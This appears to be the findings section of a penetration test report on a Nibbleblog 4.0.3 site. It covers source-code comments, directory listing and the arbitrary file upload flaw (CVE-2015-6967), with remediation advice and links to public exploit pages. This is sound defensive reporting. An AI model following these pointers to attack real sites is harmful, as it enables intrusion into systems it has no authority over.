Finding 1: Vulnerable Web Page was Found Commented in the Source Code

- Remove any sensitive information about website.

Finding 2: Directory Listing

- Configure your web server to not show any important directory. You can restrict directory listing from the web server configuration.

Finding 3: Nibbleblog 4.0.3 - Arbitrary File Upload

In nibbleblog version 4.0.3 the 'My image' plugin doesn't check the file. Attacker can upload their own PHP code to gain code execution.

- Update your nibbleblog to latest version.

https://www.nibbleblog.com/

References

Finding 1: Vulnerable Web Page was Found Commented in the Source Code

https://www.acunetix.com/blog/articles/source-code-disclosure-dangerous/

https://www.invicti.com/blog/web-security/information-disclosure-issues-attacks/

https://cwe.mitre.org/data/definitions/615.html

Finding 2: Directory Listing

https://cwe.mitre.org/data/definitions/548.html

https://portswigger.net/kb/issues/00600100_directory-listing#:~:text=Remediation%3A%20Directory%20listing&text=This%20can%20normally%20be%20achieved,of%20returning%20a%20directory%20listing.

https://www.invicti.com/learn/directory-listing/

Finding 3: Nibbleblog 4.0.3 - Arbitrary File Upload

https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html

https://www.exploit-db.com/exploits/38489

https://nvd.nist.gov/vuln/detail/CVE-2015-6967

https://www.nibbleblog.com/

https://www.rapid7.com/db/modules/exploit/multi/http/nibbleblog_file_upload/